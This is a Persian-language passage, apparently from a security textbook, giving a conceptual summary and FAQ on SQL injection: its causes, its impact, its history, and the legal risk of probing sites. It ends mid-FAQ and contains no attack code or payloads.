- ✓ تزریق SQL حمله‌ای است که در آن کد SQL درون پارامترهای ورودی برنامه/کاربری که بعدا برای تجزیه و اجرا به یک SQL Server، back-end فرستاده می‌شود، قرار داده شده یا پیوست می‌شود.
- ✓ شکل آغازین تزریق SQL شامل درج مستقیم کد درون پارامترهایی است که با دستورات SQL به هم پیوسته و اجرا شده‌اند.
- ✓ هنگامی که مهاجم قادر به تغییر گزاره‌ی SQL باشد، فرآیند، با مجوزهای یکسان با مؤلفه‌ای که دستور را اجرا نموده است (برای نمونه، سرور پایگاه داده، سرور برنامه، و یا وب سرور) اجرا خواهد شد، که البته اغلب بسیار محرمانه و سری است.

۱-۱۲-۳- درک چگونگی روی دادن آن

- ✓ آسیب‌پذیری‌های تزریق SQL اغلب هنگامی رخ می‌دهند که توسعه دهنده برنامه کاربردی وب اطمینان نداشته باشد که مقادیر دریافت شده از یک فرم وب، کوکی، پارامتر ورودی و غیره، پیش از عبورشان برای کوئری‌های SQLیی که بر روی یک سرور پایگاه داده اجرا می‌شوند، تأیید اعتبار یا کد گذاری شده اند یا خیر.
- ✓ اگر مهاجم بتواند ورودی‌هایی را که به کوئری SQL فرستاده می‌شوند، کنترل نموده و آن ورودی‌ها را به گونه‌ای دست‌کاری نماید که داده‌ها به جای داده به صورت کد تفسیر شوند، ممکن است قادر به اجرای کد بر روی پایگاه داده back-end باشد.
- ✓ توسعه دهندگان نرم‌افزار، بدون داشتن درکی عمیق از پایگاه داده‌ی واقعی که در تعامل با آن هستند و یا درک کامل و آگاهی از مسائل بالقوه‌ی امنیتی کدی که در حال ایجاد و توسعه آن می‌باشد، ممکن است برنامه‌های کاربردی ذاتا نا امنی را تولید کنند که در معرض خطر تزریق SQL باشند.

پرسش‌های متداول

پرسش: تزریق SQL چیست؟

پاسخ: تزریق SQL یک تکنیک حمله است که از طریق دست‌کاری ورودی‌ها، با تغییر و جایگزینی گزاره‌های SQL ، back-end برای بهره برداری از کد مورد استفاده قرار داده می‌شود.

پرسش : آیا تمام پایگاه‌های داده نسبت به تزریق SQL آسیب‌پذیر هستند؟

پاسخ: با درجات مختلف، بیشتر پایگاه‌های داده آسیب‌پذیر هستند.

پرسش: تاثیر آسیب‌پذیری تزریق SQL چیست؟

پاسخ: این مسئله به متغیرهای بسیاری وابسته است؛ هرچند، به طور بالقوه مهاجم می‌تواند داده های پایگاه داده را دست‌کاری نموده و خیلی بیشتر از آنچه که برنامه کاربردی باید اجازه دهد، داده ها را استخراج کند و احتمالا دستورات سیستم عامل را بر روی سرور پایگاه داده اجرا نماید.

پرسش: آیا تزریق SQL یک آسیب‌پذیری جدید است؟

پاسخ : خیر. تزریق SQL احتمالا از نخستین باری که پایگاه‌های داده‌ی SQL به برنامه های کاربردی وب متصل شد، وجود داشته است. هرچند، نخستین بار در روز کریسمس سال ۱۹۹۸ مورد توجه عمومی قرار گرفت.

پرسش: آیا واقعا برای قرار دادن یک کاراکتر کوتیشن (') در یک وب‌سایت تحت پیگرد قانونی قرار خواهم گرفت؟

پاسخ: بله، مگر اینکه دلیل قانونی برای انجام این کار داشته باشید (برای نمونه، اگر نام شما دارای نماد تک کوتیشن باشد، مانند O'Neil).

پرسش: اگر فردی ورودی خود را با یک کاراکتر کوتیشن پیشوند کرده باشد، چگونه کد می‌تواند اجرا شود؟